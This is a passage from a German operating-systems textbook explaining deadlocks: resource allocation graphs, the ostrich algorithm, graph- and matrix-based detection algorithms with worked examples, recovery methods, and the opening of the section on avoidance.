Holt (1972) hat gezeigt, wie diese vier Bedingungen mithilfe von gerichteten Graphen modelliert werden können. Die Graphen haben zwei Arten von Knoten: Prozesse, die als Kreise dargestellt werden, und Ressourcen, dargestellt als Quadrate. Eine gerichtete Kante von einem Ressourcenknoten (Quadrat) zu einem Prozessknoten (Kreis) bedeutet, dass die Ressource von dem Prozess angefordert wurde und dass er sie nun belegt. ►Abbildung 6.3(a) zeigt einen solchen Ressourcen-Belegungsgraphen, in dem Prozess A die Ressource R belegt.




Abbildung 6.3: Ressourcen-Belegungsgraphen. (a) Belegung einer Ressource (b) Anforderung einer Ressource (c) Deadlock

Eine gerichtete Kante von einem Prozess zu einer Ressource bedeutet, dass der Prozess auf die Ressource wartet. In ► Abbildung 6.3(b) wartet Prozess *B* auf die Ressource *S*. ► Abbildung 6.3(c) zeigt einen Deadlock: Prozess *C* wartet auf die Ressource *T*, die gerade von Prozess *D* belegt wird. Prozess *D* wird die Ressource *T* nicht freigeben, weil er auf die Ressource *U* wartet, die wiederum von *C* belegt wird. Beide Prozesse werden ewig warten. Ein Zyklus im Graphen bedeutet, dass ein Deadlock vorliegt, an dem die Prozesse und Ressourcen im Zyklus beteiligt sind (vorausgesetzt, es gibt nur eine Ressource von jeder Art). In diesem Beispiel ist der Zyklus *C-T-D-U-C*.

Sehen wir uns jetzt ein Beispiel an, wie die Ressourcen-Belegungsgraphen benutzt werden können. Nehmen wir an, wir haben drei Prozesse, *A*, *B* und *C*, und drei Ressourcen, *R*, *S* und *T*. ► Abbildung 6.4(a) bis (c) zeigen, wie die Ressourcen reserviert und freigegeben werden. Das Betriebssystem kann zu jedem Zeitpunkt jeden beliebigen nicht blockierten Prozess ausführen. Es könnte also beispielsweise Prozess *A* ausführen, bis er beendet ist, dann *B* und schließlich *C*.

Diese Reihenfolge führt nicht zum Deadlock, da es keine Konkurrenz um die Ressourcen gibt, allerdings gibt es auch keine parallele Ausführung der Prozesse. Zusätzlich zum Anfordern und Freigeben von Ressourcen führen die Prozesse noch Berechnungen und Ein-/Ausgabeoperationen aus. Wenn die Prozesse sequenziell ausgeführt werden, kann kein anderer Prozess die CPU benutzen, während ein Prozess auf Ein-/Ausgabe wartet. Strenge sequenzielle Ausführung ist also nicht unbedingt optimal. Andererseits ist Shortest Job First besser als Round Robin, solange keiner der Prozesse Ein-/Ausgabeoperationen ausführt. Deshalb könnte die sequenzielle Ausführung unter bestimmten Umständen die beste Alternative sein.

Nehmen wir ab jetzt an, dass die Prozesse sowohl Berechnungen als auch Ein-/Ausgabe durchführen, so dass Round Robin eine sinnvolle Schedulingstrategie ist. Eine mögliche Reihenfolge von Anforderungen wird in ► Abbildung 6.4(d) gezeigt. Die ► Abbildung 6.4(e) bis ► Abbildung 6.4(j) zeigen die sechs zugehörigen Graphen. Nach der vierten Anforderung blockiert *A* und wartet darauf, dass *S* frei wird (► Abbildung 6.4(h)). In den nächsten zwei Schritten blockieren auch *B* und *C*, was schließlich zu einem Zyklus und der Deadlock-Situation aus ► Abbildung 6.4(j) führt.

Allerdings kann sich das Betriebssystem, wie bereits erwähnt, die Reihenfolge der Ausführung aussuchen. Insbesondere kann es die Zuteilung einer freien Ressource verweigern, falls dies zu einem Deadlock führen könnte, und den Prozess stattdessen blockieren (d.h., ihm einfach keine Rechenzeit zuteilen). Falls das Betriebssystem in ► Abbildung 6.4 den drohenden Deadlock erkennt, könnte es *B* blockieren, anstatt ihm *S* zu bewilligen. Dann würden nur *C* und *A* ausgeführt und wir würden die Anforderungen und Freigaben aus ► Abbildung 6.4(k) statt der aus ► Abbildung 6.4(d) erhalten. Bei dieser Reihenfolge entstehen die Ressourcen-Belegungsgraphen aus ► Abbildung 6.4(l) bis (q), die nicht zum Deadlock führen.

Nach Schritt (q) kann *B* dann die Ressource *S* zugeteilt bekommen, weil *A* fertig ist und *C* schon alles hat, was er braucht. Auch wenn *B* später *T* anfordert und blockiert wird, entsteht kein Deadlock, weil *C* zu Ende laufen kann und schließlich *T* freigibt.




Abbildung 6.4: Beispiel, wie ein Deadlock entstehen kann und wie er sich verhindern lässt

Später in diesem Kapitel sehen wir uns einen Algorithmus an, der die Zuteilungsscheidungen so trifft, dass keine Deadlocks entstehen. Im Augenblick sollte man sich nur merken, dass Ressourcen-Belegungsgraphen eine Möglichkeit darstellen zu entscheiden, ob eine gegebene Folge von Anforderungen und Freigaben zu einem Deadlock führt. Wir führen einfach Schritt für Schritt die Anforderungen und Freigaben aus und untersuchen den Graphen nach jedem Schritt auf Zyklen. Wenn wir einen Zyklus finden, befinden wir uns in einem Deadlock, sonst nicht. Wir haben uns zwar auf den Fall einer einzigen Ressource pro Klasse beschränkt, das Modell lässt sich aber auf die Behandlung von mehreren Ressourcen derselben Klasse verallgemeinern (Holt, 1972).

Grundsätzlich gibt es vier verschiedene Strategien, Deadlocks zu behandeln:

1. Das Problem einfach ignorieren. Nach dem Motto: Wenn ich dich nicht sehe, dann siehst du mich auch nicht.
2. Erkennen und beheben. Deadlocks zulassen, erkennen und etwas dagegen unternehmen.
3. Dynamische Verhinderung durch vorsichtige Ressourcenzuteilung.
4. Vermeidung von Deadlocks. Eine der vier notwendigen Bedingungen muss prinzipiell unerfüllbar werden.

In den nächsten vier Abschnitten werden wir jede dieser Methoden einzeln untersuchen.

6.3 Der Vogel-Strauß-Algorithmus

Der einfachste Ansatz ist der sogenannte Vogel-Strauß-Algorithmus (*ostrich algorithm*): den Kopf in den Sand stecken und so tun, als gäbe es gar kein Problem.¹ Die Meinungen über diese Strategie sind geteilt. Mathematiker finden sie völlig indiskutabel und vertreten die Ansicht, Deadlocks müssten um jeden Preis vermieden werden. Ingenieure fragen danach, wie oft das Problem auftritt, wie oft das System aus anderen Gründen abstürzt und wie schwerwiegend ein Deadlock ist. Wenn ein Deadlock nur durchschnittlich alle fünf Jahre vorkommt, das System aber durch Hardwareausfälle und Fehler im Compiler und Betriebssystem einmal pro Woche abstürzt, sind die meisten Ingenieure nicht bereit, größere Einbußen an Leistung oder Bequemlichkeit hinzunehmen, um Deadlocks zu vermeiden.

Um diesen Gegensatz noch deutlicher zu machen, betrachten wir ein Betriebssystem, das den aufrufenden Prozess blockiert, wenn ein open-Systemaufruf auf ein physisches Gerät wie ein CD-ROM-Laufwerk oder einen Drucker nicht ausgeführt werden kann, weil das Gerät belegt ist. Typischerweise ist es dann Aufgabe des Gerätetreibers zu entscheiden, welche Aktion unter diesen Umständen durchgeführt werden soll. Das Blockieren des Prozesses oder die Ausgabe eines Fehlercodes sind zwei nahelie-

¹ Dieser Volksglaube ist eigentlich blander Unsinn. Straüße können 60 km/h schnell laufen und ihr Tritt ist so stark, dass sie damit jeden Löwen töten könnten, der gerade noch von einem gigantischen Brathähnchen träumte.

gende Möglichkeiten. Wenn ein Prozess erfolgreich auf das CD-ROM-Laufwerk und ein anderer auf den Drucker zugreifen konnte, dann werden die Prozesse jeweils geblockt, wenn sie auf das andere Gerät zugreifen wollen, wir haben also einen Deadlock. Nur wenige der aktuellen Systeme werden dies entdecken.

6.4 Erkennen und Beheben von Deadlocks

Eine zweite Art, an das Problem heranzugehen, ist das Erkennen und Beheben von Deadlocks. Bei dieser Technik versucht das System nicht, das Auftreten von Deadlocks zu vermeiden. Stattdessen werden Deadlocks zugelassen und das System soll diese erkennen und anschließend etwas dagegen unternehmen. In diesem Abschnitt lernen wir einige Möglichkeiten kennen, Deadlocks zu erkennen und zu beheben.

6.4.1 Deadlock-Erkennung bei einer Ressource je Typ

Fangen wir mit dem einfachsten Fall an: Es gibt nur eine Ressource in jeder Klasse. Ein solches System könnte zum Beispiel einen Scanner, einen CD-Brenner, einen Plotter und ein Bandlaufwerk haben, aber jeweils höchstens ein Gerät jeder Sorte. Mit anderen Worten, wir ignorieren im Moment Systeme mit zwei Druckern. Solche Systeme werden wir später mit einer anderen Methode behandeln.

Für Systeme mit einer Ressource pro Typ können wir einen Ressourcen-Belegungsgraphen wie in Abbildung 6.3 konstruieren. Wenn dieser Graph ein oder mehrere Zyklen enthält, dann gibt es einen Deadlock. Jeder Prozess in diesen Zyklen ist somit blockiert. Wenn kein Zyklus existiert, gibt es auch keinen Deadlock.

Stellen wir uns nun ein etwas komplexeres System als die bisher behandelten vor, eines mit sieben Prozessen, A bis G , und sechs Ressourcen, R bis W . Das System befindet sich in folgendem Zustand:

- 1.** A belegt R und verlangt S .
- 2.** B belegt nichts, verlangt aber T .
- 3.** C belegt nichts, verlangt aber S .
- 4.** D belegt U und verlangt S und T .
- 5.** E belegt T und verlangt V .
- 6.** F belegt W und verlangt S .
- 7.** G belegt V und verlangt U .

Die Frage lautet nun: „Ist dieses System in einem Deadlock-Zustand, und wenn ja, wer ist daran beteiligt?“

Zur Beantwortung konstruieren wir den Graphen aus ►Abbildung 6.5(a). Wie man durch bloßes Hinsehen erkennt, enthält der Graph einen Zyklus (►Abbildung 6.5(b)). Dieser Zyklus entspricht einem Deadlock, an dem die Prozesse D , E und G beteiligt

sind. Die Prozesse A , C und F sind nicht beteiligt, da S nacheinander jedem Prozess zugeteilt werden kann. (Beachten Sie, dass dieses Beispiel etwas interessanter wird, wenn ein Prozess darunter ist (hier D), der zwei Ressourcen auf einmal anfordert.)




Abbildung 6.5: (a) Ressourcen-Belegungsgraph (b) Ein Zyklus aus (a)

Während es relativ einfach ist, einen Deadlock und die beteiligten Prozesse in einem einfachen Graphen durch Hinsehen zu erkennen, ist für die Anwendung in echten Systemen ein formaler Algorithmus nötig. Es sind viele Algorithmen bekannt, die Zyklen in gerichteten Graphen finden können. Der folgende Algorithmus ist ein einfaches Beispiel. Er terminiert, sobald er einen Zyklus gefunden hat oder wenn kein Zyklus existiert. Als dynamische Datenstrukturen benutzt er eine Liste von Knoten L sowie eine Liste von Kanten. Während der Algorithmus abläuft, markiert er die bereits untersuchten Kanten, um weitere Überprüfungen zu verhindern.

Der Algorithmus besteht aus den folgenden Schritten:

1. Für alle Knoten N im Graphen führe die folgenden Schritte aus. Benutze N als Startknoten.
2. Initialisiere L mit der leeren Liste und kennzeichne alle Kanten als „unmarkiert“.
3. Hänge den aktuellen Knoten an das Ende von L und überprüfe, ob er in L zweimal vorkommt. Wenn ja, enthält L den gesuchten Zyklus und der Algorithmus terminiert.
4. Überprüfe, ob vom aktuellen Knoten unmarkierte Kanten wegführen. Wenn ja, gehe zu Schritt 5, sonst gehe zu Schritt 6.
5. Wähle zufällig eine wegführende Kante und markiere sie. Folge der Kante zum neuen aktuellen Knoten und gehe zu Schritt 3.
6. Wenn der aktuelle Knoten der Startknoten ist, enthält der Graph keine Zyklen und der Algorithmus terminiert. Ansonsten sind wir jetzt in einer Sackgasse. Lösche den aktuellen Knoten aus L , gehe zurück zum vorherigen Knoten, d.h. zu dem, der zuletzt der aktuelle Knoten war, mache ihn wieder zum aktuellen Knoten und gehe zu Schritt 3.

Der Algorithmus nimmt sich jeden Knoten im Graphen vor und behandelt ihn als Wurzel eines möglichen Baums. Der Baum wird dann mit Tiefensuche durchlaufen. Wenn er auf einen schon besuchten Knoten stößt, hat er einen Zyklus gefunden. Falls alle Kanten, die von einem Knoten wegführen, markiert sind, springt er zum vorherigen Knoten zurück. Wenn er zum Startknoten zurückspringt und nicht mehr weiter kann, ist der von diesem Knoten aus erreichbare Teilgraph zyklusfrei. Wenn dies für alle Knoten gilt, ist der Graph selbst zyklusfrei und das System enthält keine Deadlocks.

Um den Algorithmus in Aktion zu erleben, wenden wir ihn auf den Graphen in Abbildung 6.5(a) an. Die Reihenfolge der Knoten ist beliebig, also können wir sie von links nach rechts und von oben nach unten durchlaufen. Der erste Knoten ist also R , dann kommen A, B, C, S, D, T, E, F usw. Wenn wir auf einen Zyklus stoßen, terminiert der Algorithmus.

Wir beginnen bei R und initialisieren L mit der leeren Liste. Dann hängen wir R an die Liste an und folgen der einzigen möglichen Verbindung nach A . Nachdem wir A zur Liste hinzugefügt haben, ist $L = [R, A]$. Von A gehen wir weiter nach S , so dass $L = [R, A, S]$. S ist eine Sackgasse, also müssen wir zurück nach A . Von A führen keine neuen Kanten weg, also gehen wir zurück nach R . Da auch von R keine neuen Kanten wegführen, ist damit unsere Behandlung von R beendet.

Nun wenden wir den Algorithmus auf A an und setzen L wieder auf die leere Liste. Auch diese Suche ist schnell zu Ende und wir machen mit B weiter. Von B aus folgen wir den Kanten bis D . Die Liste enthält nun $[B, T, E, V, G, U, D]$. An dieser Stelle müssen wir (willkürlich) eine der zwei Kanten wählen, die von D wegführen. Wenn wir S wählen, sind wir in einer Sackgasse und gehen zurück zu D . Beim zweiten Versuch bleibt uns nur T und wir erhalten $L = [B, T, E, V, G, U, D, T]$. Damit haben wir den Zyklus gefunden und der Algorithmus terminiert.

Obwohl dieser Algorithmus alles andere als optimal ist, zeigt er, dass Algorithmen zur Deadlock-Erkennung existieren. Ein besserer Algorithmus findet sich in (Even, 1979).

6.4.2 Deadlock-Erkennung bei mehreren Ressourcen je Typ

Wenn es von einer Ressource mehrere Kopien gibt, ist ein anderer Ansatz zur Deadlock-Erkennung nötig. Wir beschreiben nun einen matrixbasierten Algorithmus zur Erkennung von Deadlocks in einer Menge von n Prozessen P_1 bis P_n . Die Anzahl der Ressourcenklassen sei m , wobei E_i die Ressourcen der Klasse i ($1 \leq i \leq m$) bezeichnen. E heißt **Ressourcenvektor** (*existing resource vector*) und gibt die Anzahl der Ressourcen an, die von jeder Klasse insgesamt verfügbar sind. Falls zum Beispiel Klasse 1 die Bandgeräte sind, bedeutet $E_1 = 2$, dass das System zwei Bandgeräte besitzt.

Zu jedem Zeitpunkt sind einige Ressourcen belegt. Der **Ressourcenrestvektor** (*available resource vector*) A enthält für jede Ressource i die Anzahl der freien Instanzen A_i . Wenn z.B. beide Bandlaufwerke belegt sind, ist $A_1 = 0$.

Zusätzlich brauchen wir noch zwei Matrizen: die **aktuelle Belegungsmatrix** (*current allocation matrix*) C und die **Anforderungsmatrix** (*request matrix*) R . Die i -te Zeile von C enthält die Anzahl der Ressourcen, die der Prozess P_i von jeder Klasse belegt. C_{ij} ist also die Anzahl der Ressourcen der Klasse j , die Prozess i belegt. Analog ist R_{ij} die Anzahl der Ressourcen der Klasse j , die Prozess i gerne hätte. ► Abbildung 6.6 zeigt die vier beschriebenen Datenstrukturen.




Abbildung 6.6: Die vier Datenstrukturen für den Deadlock-Erkennungsalgorithmus

Da jede Ressource entweder belegt oder frei ist, gilt die folgende Invariante für jede Ressourcenverteilung:

$$\sum_{i=1}^n C_{ij} + A_j = E_j$$

Mit anderen Worten, für jede Ressourcenklasse ist die Summe der von allen Prozessen belegten Ressourcen und der freien Ressourcen gleich der Gesamtzahl der Ressourcen in dieser Klasse.

Der Deadlock-Erkennungsalgorithmus basiert auf dem Vergleich von Vektoren. Wir definieren die Relation \leq auf der Menge der Vektoren so, dass $A \leq B$ genau dann, wenn jedes Element von A kleiner oder gleich dem entsprechenden Element von B ist, wenn also $A_i \leq B_i$ für alle $1 \leq i \leq m$.

Zu Beginn des Algorithmus ist jeder Prozess unmarkiert. Wenn ein Prozess markiert wird, bedeutet das, er kann beendet werden und ist somit an keinem Deadlock beteiligt. Wenn der Algorithmus terminiert, ist jeder nicht markierte Prozess an einem Deadlock beteiligt. Dieser Algorithmus basiert auf einem Worst-Case-Szenario: Alle Prozesse behalten die einmal angeforderten Ressourcen, bis sie beendet sind.

Der Deadlock-Erkennungsalgorithmus läuft folgendermaßen ab:

1. Suche einen unmarkierten Prozess P_i , für den die i -te Zeile von R kleiner oder gleich A ist.
2. Wenn ein solcher Prozess existiert, addiere die i -te Zeile von C zu A , markiere den Prozess und gehe zu Schritt 1.
3. Andernfalls beende den Algorithmus.

Wenn der Algorithmus beendet ist, sind alle nicht markierten Prozesse an einem Deadlock beteiligt.

In Schritt 1 sucht der Algorithmus nach einem Prozess, der zu Ende laufen kann. Solch ein Prozess zeichnet sich dadurch aus, dass die momentan verfügbaren Ressourcen für seine Anforderungen ausreichen. Der gewählte Prozess wird dann bis zu seinem Ende ausgeführt und die Ressourcen, die er belegt, werden zu den anderen verfügbaren Ressourcen addiert. Anschließend wird der Prozess als beendet markiert. Wenn schließlich alle Prozesse beendet werden können, ist keiner von ihnen an einem Deadlock beteiligt. Wenn aber einige von ihnen niemals beendet werden können, befinden sie sich in einem Deadlock. Obwohl der Algorithmus nichtdeterministisch ist (da er die Prozesse in jeder möglichen Reihenfolge ausführen kann), ist das Ergebnis immer dasselbe.

► Abbildung 6.7 zeigt ein Beispiel, an dem wir den Algorithmus ausprobieren können. In diesem Beispiel gibt es drei Prozesse und vier Ressourcenklassen, die als Bandlaufwerke, Plotter, Scanner und CD-ROM-Laufwerke bezeichnet sind. Die Namen der Ressourcenklassen sind beliebig austauschbar. Prozess 1 belegt einen Scanner. Prozess 2 belegt zwei Bandlaufwerke und ein CD-ROM-Laufwerk. Prozess 3 belegt einen Plotter und zwei Scanner. Die R -Matrix zeigt, welche Ressourcen jeder Prozess noch zusätzlich benötigt.

$$\begin{array}{c} \text{Bandlaufwerke} \\ \text{Plotter} \\ \text{Scanner} \\ \text{CD-ROM} \end{array} \quad E = (4 \quad 2 \quad 3 \quad 1) \quad \begin{array}{c} \text{Bandlaufwerke} \\ \text{Plotter} \\ \text{Scanner} \\ \text{CD-ROM} \end{array} \quad A = (2 \quad 1 \quad 0 \quad 0)$$

Aktuelle Belegungsmatrix $C = \begin{bmatrix} 0 & 0 & 1 & 0 \\ 2 & 0 & 0 & 1 \\ 0 & 1 & 2 & 0 \end{bmatrix}$	Anforderungsmatrix $R = \begin{bmatrix} 2 & 0 & 0 & 1 \\ 1 & 0 & 1 & 0 \\ 2 & 1 & 0 & 0 \end{bmatrix}$
--	--

Abbildung 6.7: Beispiel für den Deadlock-Erkennungsalgorithmus

Um unseren Algorithmus anzuwenden, suchen wir zunächst nach einem Prozess, dessen Anforderungen erfüllt werden können. Der erste Prozess kann nicht zufriedengestellt werden, weil kein CD-ROM-Laufwerk frei ist. Der zweite fällt auch aus, weil es keinen freien Scanner gibt. Zum Glück verlangt der dritte Prozess nur nach verfügbaren Ressourcen. Er kann also ausgeführt werden und gibt irgendwann alle seine Ressourcen wieder frei, so dass

$$A = (2, 2, 2, 0)$$

Jetzt kann Prozess 2 weiterlaufen. Nachdem er seine Ressourcen freigegeben hat, ist

$$A = (4, 2, 2, 1)$$

Nun kann auch der letzte Prozess ausgeführt werden, es gibt also keinen Deadlock.

Betrachten wir eine kleine Variation von ▶ Abbildung 6.7. Nehmen wir an, Prozess 2 braucht neben den zwei Bandlaufwerken und dem Plotter noch ein CD-ROM-Laufwerk. Nun kann keine der Forderungen mehr erfüllt werden, das System befindet sich in einem Deadlock.

Nachdem wir nun wissen, wie man Deadlocks erkennt (zumindest wenn die statischen Ressourcenanforderungen im Voraus bekannt sind), stellt sich die Frage, wann man die Überprüfung durchführen soll. Eine Möglichkeit wäre, bei jeder einzelnen Anforderung nach Deadlocks zu suchen. So würde man Deadlocks zwar frühestmöglich erkennen, aber es würde möglicherweise zu viel Prozessorzeit verbraucht. Alternativ könnte man alle k Minuten nach Deadlocks suchen oder nur dann, wenn die Prozessornutzung unter eine gewisse Grenze fällt. Der Grund für diese letzte Strategie ist, dass die CPU oft leer läuft, wenn genügend Prozesse an einem Deadlock beteiligt sind, weil dann nur wenige Prozesse ausführbar sind.

6.4.3 Beheben von Deadlocks

Nehmen wir an, unser Deadlock-Erkennungsalgorismus war erfolgreich und hat einen Deadlock gefunden. Was nun? Gesucht ist eine Möglichkeit, den Deadlock zu beheben und das System wieder in Gang zu bringen. In diesem Abschnitt werden wir Möglichkeiten behandeln, Deadlocks zu beheben, wenn auch keine von ihnen besonders vielversprechend ist.

Behebung durch Unterbrechung

In einigen Fällen kann es möglich sein, einem Prozess eine Ressource zeitweise zu entziehen und sie einem anderen Prozess zu geben. Oft geht dies nur manuell, insbesondere bei Großrechnern mit Stapelverarbeitungsbetrieb.

Um beispielsweise einen Laserdrucker seinem Besitzer zu entziehen, könnte der Operator die bereits ausgedruckten Blätter beiseite legen und den Prozess suspendieren (als nicht ausführbar markieren). Jetzt kann der Drucker einem anderen Prozess zugeordnet werden. Später können die gedruckten Blätter wieder in den Ausgabeschacht zurückgelegt werden und der erste Prozess kann wieder gestartet werden.

Ob es möglich ist, einem Prozess eine Ressource zu entziehen, sie einem anderen Prozess zur Verfügung zu stellen und sie dann dem ersten Prozess wiederzugeben, ohne dass dieser es bemerkt, hängt stark von der Art der Ressource ab. Deadlocks auf diese Art zu beheben, ist häufig schwierig oder gar unmöglich. Die Auswahl des Prozesses, der suspendiert wird, hängt hauptsächlich davon ab, ob der Prozess Ressourcen belegt, die leicht entzogen und wieder zurückgegeben werden können.

Behebung durch Rollback

Wenn Systementwickler und Operatoren wissen, dass das Auftreten von Deadlocks recht wahrscheinlich ist, können sie dafür sorgen, dass der Zustand eines Prozesses in regelmäßigen Abständen (an sogenannten **Checkpoints**) in eine Datei geschrieben wird,

so dass der Prozess später von diesem Punkt aus neu gestartet werden kann. Der Checkpoint enthält nicht nur den Speicherinhalt des Prozesses, sondern auch den Ressourcenstatus, also Informationen über die momentan belegten Ressourcen. Diese Methode ist am wirkungsvollsten, wenn neue Checkpoints die alten nicht überschreiben, so dass sich zu einem Prozess, während er abläuft, eine ganze Folge von Checkpoints ansammelt.

Wenn ein Deadlock erkannt wird, ist es einfach, die benötigten Ressourcen zu ermitteln. Zur Behebung wird dann ein Prozess, der eine benötigte Ressource besitzt, zu einem Checkpoint zurückgesetzt, an dem er diese Ressource noch nicht reserviert hatte. Die Arbeit, die der Prozess seit diesem Checkpoint geleistet hat, geht verloren (Druckerausgaben müssen z.B. weggeworfen werden, da der Prozess den Ausdruck wiederholen wird). Die freigewordene Ressource wird nun einem der an dem Deadlock beteiligten Prozesse zugeteilt. Wenn der zurückgesetzte Prozess versucht, die Ressource wiederzubekommen, muss er warten, bis sie wieder frei ist.

Behebung durch Prozessabbruch

Das brutalste, aber einfachste Verfahren zur Behebung eines Deadlocks ist der Abbruch eines oder mehrerer Prozesse. Dabei kann es sich um einen Prozess aus dem Zyklus handeln. Mit etwas Glück können die anderen Prozesse dann weiterlaufen. Wenn nicht, lassen sich weitere Prozesse stoppen, bis der Zyklus gebrochen ist.

Alternativ kann das Opfer auch ein Prozess sein, der nicht am Zyklus beteiligt ist. Bei diesem Ansatz muss sehr sorgfältig ein Prozess ausgewählt werden, der Ressourcen belegt, die ein Prozess aus dem Zyklus benötigt. Beispielsweise könnte ein Prozess einen Drucker belegen und auf einen Plotter warten, während ein anderer Prozess einen Plotter belegt und auf einen Drucker wartet. Beide Prozesse sitzen in einem Deadlock fest. Zur gleichen Zeit könnte ein dritter Prozess fröhlich weiterlaufen und sowohl einen Plotter als auch einen Drucker belegen. Wenn man diesen Prozess nun abbricht, gibt er den Drucker und den Plotter frei und der Deadlock der ersten zwei Prozesse ist behoben.

Wenn möglich, sollte man zunächst einen Prozess abbrechen, der ohne unangenehme Nebenwirkungen neu gestartet werden kann. Der Ablauf eines Compilers kann beispielsweise immer wiederholt werden, weil er nur eine Quelldatei liest und eine Objektdatei erzeugt. Wenn er auf halbem Weg unterbrochen wird, hat der erste Ablauf keinen Einfluss auf den zweiten.

Im Gegensatz dazu kann ein Prozess, der in eine Datenbank schreibt, meist nicht problemlos neu ausgeführt werden. Wenn der Prozess z.B. zu einem Datenfeld einer Datenbanktabelle 1 addiert, dann würde die Addition bei einem Neustart des Prozesses möglicherweise zweimal durchgeführt, was zu einem falschen Ergebnis führt.

6.5 Verhinderung von Deadlocks (Avoidance)

Bei der Deadlock-Erkennung haben wir stillschweigend angenommen, dass ein Prozess alle Ressourcen, die er braucht, auf einmal anfordert (die *R*-Matrix aus Abbildung 6.6). In den meisten Systemen werden Ressourcen aber nach und nach angefordert. Das System darf einem Prozess nur dann eine Ressource zuteilen, wenn dies ungefährlich ist. Es stellt sich also die Frage, ob ein Algorithmus existiert, der Deadlocks zuverlässig verhindern kann, indem er immer die richtige Entscheidung trifft. Die Antwort lautet „ja, aber“. Man kann Deadlocks verhindern, aber nur, wenn bestimmte Informationen im Voraus zur Verfügung stehen. In diesem Abschnitt suchen wir nach Möglichkeiten, Deadlocks durch vorsichtige Zuteilung von Ressourcen zu verhindern. (Oft wird dafür im Gegensatz zur Vermeidung von Deadlocks für die Verhinderung auch der englische Begriff 